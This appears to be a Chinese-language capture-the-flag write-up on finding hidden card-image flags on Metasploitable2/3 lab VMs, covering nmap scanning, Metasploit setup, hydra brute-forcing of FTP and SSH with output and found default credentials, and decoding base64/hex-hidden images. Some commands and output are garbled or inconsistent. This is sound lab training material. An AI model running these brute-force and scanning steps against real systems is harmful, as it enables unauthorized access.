

# 寻找 metasploitable 的 flag

## 实验环境

- 操作系统: macOS Sequoia 15.6.1
- 实验平台:
  - kali
  - Metasploitable3-Win2k8

## 安装 Metasploitable3

Mac M1 安装 metasploitable2

参考博客

不安装 metasploitable3 的原因:

1. VirtualBox 原生对 Apple Silicon 的支持不成熟/不可用 (多数 VirtualBox 功能是为 x86 做的), 无法运行 x86 虚拟机或不稳定。
2. Metasploitable3 官方 build.sh 期望 Packer 1.6.x + VirtualBox builder (内置 builder), 而 Packer 的 1.6.x 只发布 x86\_64 二进制, 没有 arm64 版。Packer 新版 (1.7+) 是插件化的, 但脚本并不兼容插件化流程。

## metasploitable2 安装流程

这个链接 比直接官网 下载快很多! 也可能是因为连接了美国的 VPN。

1. 安装 homebrew

2. 安装 qemu

```
brew install qemu
```

3. 安装 UTM

- Apple Store 需要收费, 可以去官网免费下载。
- UTM 官网, 点击“Download”即可。

安装完成后,

• 默认账户: msfadmin

• 默认密码: msfadmin

## Metasploitable3 安装流程

发现“扑克牌”只在 Metasploitable3 存在, 于是没办法, 只能再下载一个 Metasploitable3 镜像了。

有两个镜像选择:

1. Metasploitable3-Ubuntu1404, 走官网。这个太耗时间了

尝试用别人构建的 vmware 镜像 Metasploitable3-ub1404 下载发现中途失败, 应该是链接失效了

2. Metasploitable3-Win2k8

本人选择了 2.

下载完成后, 按照这个博客操作即可

打开虚拟机后, 是一个 Windows Server 2008 的系统。按下 Ctrl + Alt + Del (Mac 按下 fn + Ctrl + Alt + Del), 输入用户名和密码均为 vagrant 即可登录。

## 靶机渗透测试

Metasploitable3 与 2 操作一致

### 1. 查看 kali 和 metasploitable2 的 IP 地址

```
ifconfig
```

```
# metasploitable2: 192.168.64.2
# metasploitable3: 192.168.64.3
```

### 2. 使用 nmap 扫描 metasploitable2 的开放端口

```
# nmap 扫描
nmap -p- -sS -sV -n -v --reason --open -oA scans/target_full.xml 192.168.64.2

# -p- 全端口扫描
# -sS Tcp SYN Scan (sS) 这是一个基本的扫描方式, 它被称为半开放扫描 , Nmap发送SYN包到远程主机,
但是它不会产生任何会话, 因此不会在目标主机上产生任何日志记录, 因为没有形成会话
# -sV 版本检测是用来扫描目标主机和端口上运行的软件的版本
# --open 仅仅显示开启的端口
# --reason 显示端口处于特殊状态
# -n 不进行dns解析操作 (本地搭建环境, 不用dns解析)
# -V 提高输出信息的详细度
# -oX XML XML格式 (我们需要导入到metasploit里面, 以便我们更好的 下次查看)
```

```
cynthia@kali: ~/Desktop
File Actions View Help
Host is up, received reset ttl 128 (1.0s latency).
Not shown: 64908 closed tcp ports (reset), 597 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 128 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 128 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 128 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 128 Postfix smtpd
53/tcp    open  domain      syn-ack ttl 128 ISC BIND 9.4.2
80/tcp    open  http         syn-ack ttl 128 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 128 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 128 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 128 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        syn-ack ttl 128 netkit-rsh rexecd
513/tcp   open  login       syn-ack ttl 128
514/tcp   open  shell       syn-ack ttl 128 Netapp ONTAP rshd
1099/tcp  open  java-rmi   syn-ack ttl 128 GNU Classpath grmiregistry
1524/tcp  open  bindshell   syn-ack ttl 128 Metasploitable root shell
2049/tcp  open  nfs         syn-ack ttl 128 2-4 (RPC #100003)
2121/tcp  open  ftp         syn-ack ttl 128 ProFTPD 1.3.1
3306/tcp  open  mysql      syn-ack ttl 128 MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd   syn-ack ttl 128 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql syn-ack ttl 128 PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         syn-ack ttl 128 VNC (protocol 3.3)
6000/tcp  open  X11        syn-ack ttl 128 (access denied)
6667/tcp  open  irc         syn-ack ttl 128 UnrealIRCd
6697/tcp  open  irc         syn-ack ttl 128 UnrealIRCd
8009/tcp  open  ajp13      syn-ack ttl 128 Apache Jserv (Protocol v1.3)
8180/tcp  open  http        syn-ack ttl 128 Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         syn-ack ttl 128 Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
35170/tcp open  mounted    syn-ack ttl 128 1-3 (RPC #100005)
35857/tcp open  nlockmgr   syn-ack ttl 128 1-4 (RPC #100021)
42860/tcp open  status     syn-ack ttl 128 1 (RPC #100024)
54674/tcp open  java-rmi   syn-ack ttl 128 GNU Classpath grmiregistry
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 316.68 seconds
Raw packets sent: 67105 (2.953MB) | Rcvd: 67101 (2.684MB)
```

Figure 1: 扫描成功

### 3. kali 打开 postgresql 数据库

```
sudo systemctl enable --now postgresql
```

```
# 检查postgresql是否启动
sudo systemctl status postgresql
```

#### 4. 启动 metasploit 数据库

```
sudo msfdb init
```

```
# 自己配置  
cd ~/.msf4  
nano database.yml
```

配置内容如下：

```
production:  
  adapter: postgresql  
  database: msf  
  username: msf  
  password: Cynthia  
  host: localhost  
  port: 5432  
  pool: 75  
  timeout: 5
```

这会在 Kali 上创建 msf 数据库/用户并写入配置。同样在 Kali 中执行 并没有创建 db 和 role

#### 5. 创建 msf 数据库和用户

```
# 创建 msf 角色  
sudo -- sh -c "su - postgres -c \"psql -c \\\"DO \$\$ BEGIN IF NOT EXISTS (SELECT  
FROM pg_roles WHERE rolname='msf') THEN CREATE ROLE msf LOGIN PASSWORD 'Cynthia';  
ELSE ALTER ROLE msf WITH PASSWORD 'Cynthia'; END IF; END \$\$;\\\""  
  
# 创建 msf 数据库  
sudo -- sh -c "su - postgres -c \"psql -c \\\"CREATE DATABASE msf OWNER msf;\\\"\"|| true"
```

#### 6. 测试 msf 用户连接 postgresql

```
PASSWORD='youpwd' psql -U msf -h localhost -d msf -c '\l'
```

输入密码 youpwd，如果成功连接则说明配置正确。

#### 7. 使用 Metasploit 进行漏洞利用，kali 输入命令

```
msfconsole
```

```
(cynthia㉿kali)-[~/Desktop] Cynthia㉿kali:[~/Desktop]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
      └─$ cd scans
      └─$ ls
      IIIIII  dTb.dTb      ./.gnmap  target_full.nmap  target_full.xml
      II     4' v 'B      ./.gnmap  target_full.nmap  target_full.xml
      II     6.          ./.gnmap  target_full.nmap  target_full.xml
      SSSS  'T;. .;P'    ./.gnmap  target_full.nmap  target_full.xml
      II     'T; ;P'     ./.gnmap  target_full.nmap  target_full.xml
      IIIII  'YvP'       ./.gnmap  target_full.nmap  target_full.xml
      II     'YvP'       ./.gnmap  target_full.nmap  target_full.xml
I love shells --egypt
      └─$ ls
      =[ metasploit v6.4.18-dev
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Figure 2: msfconsole

#### 8. 创建工作环境并导入扫描结果

```
workspace -a metasploitable2
db_import /scans/demon.xml
services
```

#### 9. 使用 telnet 连接 metasploitable2

```
telnet <metasploitable2的IP地址>
msfadmin
msfadmin
```

```
msf6 > telnet 192.168.64.2
[*] exec: telnet 192.168.64.2
      <?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl
Trying 192.168.64.2 ... Nmap 7.94SVN scan initiated Mon Oct 27 21:04:41 2025 as:
Connected to 192.168.64.2ason -&#45;open -oX scans/demon.xml 192.168.64.2 →
Escape character is '^]'&prun scanner="nmap" args="nmap -sS -sV -n -p- -v -B#45;re
      <?xml-stylesheet href="file:///usr/bin/../share/nmap/nmap.xsl
emon.xml 192.168.64.2" start="1761570281" startstr="Mon Oct 2
      <taskbegin task="Ping Scan" time="1761570281"/>
      <hostint><status state="up" reason="unknown-response" reason
      <address addr="192.168.64.2" addrtype="ipv4"/>
Warning: Never expose this VM to an untrusted network!
      </hostnames>
Contact: msfdev[at]metasploit.com
      <taskend task="Ping Scan" time="1761570281" extrainfo="1 total
Login with msfadmin/msfadmin to get started health Scan" time="1761570281"/>
      <taskprogress task="SYN Stealth Scan" time="1761570315" perce
tc="1761570386"/>
metasploitable login:<msfadmin>ress task="SYN Stealth Scan" time="1761570387" perce
Password:          tc="1761570447"/>
      <taskprogress task="SYN Stealth Scan" time="1761570417" perce
Login incorrect      tc="1761570458"/>
metasploitable login:<msfadmin>ask="SYN Stealth Scan" time="1761570471" extrainfo=
Password:          <taskbegin task="Service scan" time="1761570471"/>
Last login: Wed Oct 22 07:31:33 EDT 2025 on ttty1  time="1761570597" extrainfo="30
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Figure 3: telnet 连接成功

## 15 个 flag

### six\_of\_diamonds

我们输入 msfconsole 后，输入命令 work space -a metasploitable3 创建新的工作环境。导入新的 demo.xml 扫描结果，输入命令 db\_import /scans/demo.xml。输入 services 查看服务。

192.168.64.3	21	tcp	ftp	open	Microsoft ftpd
192.168.64.3	22	tcp	ssh	open	OpenSSH 9.0 protocol 2.0 - google Hacking DB - OffSec
192.168.64.3	80	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.64.3	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
192.168.64.3	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.64.3	1617	tcp	java-rmi	open	Java RMI
192.168.64.3	3306	tcp	mysql	open	MySQL 5.5.20-log
192.168.64.3	3389	tcp	ssl/ms-wbt-server	open	CORBA naming service
192.168.64.3	3700	tcp	giop	open	Oracle Glassfish Application Server
192.168.64.3	4848	tcp	ssl/http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.64.3	5985	tcp	http	open	Java Message Service 301
192.168.64.3	7676	tcp	java-message-service	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8019	tcp	qbdb	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8022	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8027	tcp	papachi-p2p-srv	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8028	tcp	ssl/unknown	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8031	tcp	desktop-central	open	ManageEngine Desktop Central DesktopCentralServer
192.168.64.3	8032	tcp	http	open	Sun GlassFish Open Source Edition 4.0
192.168.64.3	8080	tcp	ssl/http	open	Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.64.3	8181	tcp	ssl/https-alt	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8282	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.64.3	8443	tcp	ssl/https-alt	open	ManageEngine Desktop Central DesktopCentralServer
192.168.64.3	8444	tcp	desktop-central	open	Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
192.168.64.3	8585	tcp	http	open	Java RMI
192.168.64.3	8686	tcp	java-rmi	open	Java RMI
192.168.64.3	9200	tcp	wap-wsp	open	Java RMI
192.168.64.3	9300	tcp	vtrace	open	Java RMI
192.168.64.3	47001	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.64.3	49152	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49153	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49154	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49155	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49158	tcp		open	
192.168.64.3	49211	tcp	java-rmi	open	Java RMI
192.168.64.3	49213	tcp		open	
192.168.64.3	49227	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49263	tcp	msrpc	open	Microsoft Windows RPC
192.168.64.3	49469	tcp	java-rmi	open	Java RMI

Figure 4: services 查看服务

### 暴力破解 ftp 服务:

#### 1. 安装 hydra

```
sudo apt update
sudo apt install hydra
```

#### 2. 使用 hydra 进行暴力破解

```
# 查找 password 文件在哪里
sudo find /usr -type f -iname '*password*' 2>/dev/null

# 使用 hydra
hydra -L ftpusername.txt -P /usr/share/metasploit-framework/wordlists/password.lst
-f <metasploitable3的IP地址> ftp -v
```

```
(cynthia㉿kali)-[~/Documents]
└─$ hydra -l ftpusername.txt -P /usr/share/metasploit-framework/data/wordlists/common_roots.txt -f 192.168.64.3 -v ftp
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2025-10-29 23:37:38
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.re
st
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42525 login tries (l:9/p:4725), ~2658 tries per task
[DATA] attacking ftp://192.168.64.3:21/
[VERBOSE] Resolving addresses ...
[STATUS] 4348.00 tries/min, 4348 tries in 00:01h, 38177 to do in 00:09h, 16 active
[24][ftp] host: 192.168.64.3 login: administrator password: vagrant
[STATUS] attack finished for 192.168.64.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2025-10-29 23:38:53
```

Figure 5: hydra 破解成功

### 3. 登陆 ftp

```
ftp <metasploitable3的IP地址>
```

```
# 输入用户名和密码
ftpusername
ftppassword
```

```
# ls 查看文件
ls
# mget 下载全部文件
mget *
```

### 4. 发现 six\_of\_diamonds.zip, unzip 发现文件损坏, 尝试恢复文件

```
cp six_of_diamonds.zip cp_six_of_diamonds.zip
zip -FF cp_six_of_diamonds.zip --out fixed_six_of_diamonds.zip
unzip fixed_six_of_diamonds.zip
```

发现能够解压, 但是文件还是损坏, 只能得到一小部分 six\_of\_diamonds.png

### 5. 尝试别的方法。点击 index.html, 发现在 ftp 中看到的 hahaha.jpg




Figure 6: hahaha.jpg

### 6. 右键 open image in new tab, 发现 url = http://<metasploitable3 的 IP 地址>/hahaha.jpg, 从这里访问 six\_of\_diamonds.zip, 成功下载完整的压缩包。

### 7. 解压 six\_of\_diamonds.zip, 得到 six\_of\_diamonds.png

```
unzip -P vagrant six_of_diamonds.zip
```




Figure 7: six\_of\_diamonds.png

## seven of hearts

需要用 burpsuite, 需要要升级 jdk 到 21+ 具体参考博客

1. 打开 seven\_of\_hearts.html, 发现网页有一张打不开的图片
2. F12 查看网页源代码, 标签下面的 src 很长, 像 base64 编码
3. 用 burpsuite 拦截响应, 访问 192.168.64.3/seven\_of\_hearts.html




Figure 8: burpsuite 得到 url

4. 导出文件为 seven\_of\_hearts.url
5. 过滤掉 GET 等字符, 得到 seven\_of\_hearts.b64

```
# url -> b64
cat seven_of_hearts2.url | perl -ne 'print $1 if(/GET \/(.*))HTTP/g' >
seven_of_hearts.b64

# base64 解码
base64 -d seven_of_hearts.b64 > seven_of_hearts.png

# 查看文件信息
file seven_of_hearts.png
```

## king\_of\_hearts

1. 打开 192.168.64.3:8585




Figure 9: 8585 端口页面

2. 依次点击，要么没权限，要么看不出什么，但是进入 wordpress 发现右上角有 king\_of\_hearts




Figure 10: king of hearts

3. 直接保存就是 .png

## JOKER

1. 192.168.63.3:80 直接用 F12 看源代码，发现注释说 hidden




Figure 11: hidden hex

2. 把 value 保存为 .hex，转成二进制后发现是 png data，直接重命名即可

```
curl http://192.168.64.3:80/ > JOKER.html
cat data.html | perl -ne 'print $1 if (/value\=\"(\w+)\">\//g)' > JOKER.hex

# 转二进制
sed 's/[^\0-9A-Fa-f]///g' JOKER.hex | xxd -r -p > JOKER.bin

# png data
file JOKER.bin

# 重命名
mv JOKER.bin JOKER.png
```

## ace of hearts

### 1. 使用 hydra 进行 ssh 暴力破解

```
# 查找 password 文件在哪里
sudo find /usr -type f -iname '*usernames*' 2>/dev/null

# 使用 hydra
hydra -L ftpusername.txt -P /usr/share/seclists/Usernames/top-usernames-
shortlist.txt -f ssh://<metasploitable3的IP地址>

[Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2025-10-31 00:10:51]
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 153 login tries (l:9/p:17), -10 tries per task
[DATA] attacking ssh://192.168.64.3:22/
[22][ssh] host: 192.168.64.3 login: administrator password: vagrant
[22][ssh] host: 192.168.64.3 login: vagrant password: vagrant
[STATUS] attack finished for 192.168.64.3 (valid pair found)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2025-10-31 00:11:17

(cynthia㉿kali)-[~]
└─$ hydra -L Documents/ftpusername.txt -P /usr/share/seclists/Usernames/top-usernames-shortlist.txt -f ssh://192.168.64.3
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these ** ignore laws and ethics anyway).

[Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2025-10-31 00:11:30]
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 153 login tries (l:9/p:17), -10 tries per task
[DATA] attacking ssh://192.168.64.3:22/
[22][ssh] host: 192.168.64.3 login: administrator password: vagrant
[STATUS] attack finished for 192.168.64.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2025-10-31 00:11:33
```

Figure 12: ssh 爆破

得到两组:

username	password
administrator	vagrant
vagrant	vagrant

### 2. ssh 登陆 vagrant

```
ssh vagrant@192.168.64.3
```

```
(cynthia㉿kali)-[~]
└─$ ssh vagrant@192.168.64.3
The authenticity of host '192.168.64.3 (192.168.64.3)' can't be established.
ECDSA key fingerprint is SHA256:Pzbrv2dirRe4hvn874rQWdzuvg85kdn1gWiRz3zTvII.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.3' (ECDSA) to the list of known hosts.
vagrant@192.168.64.3's password:
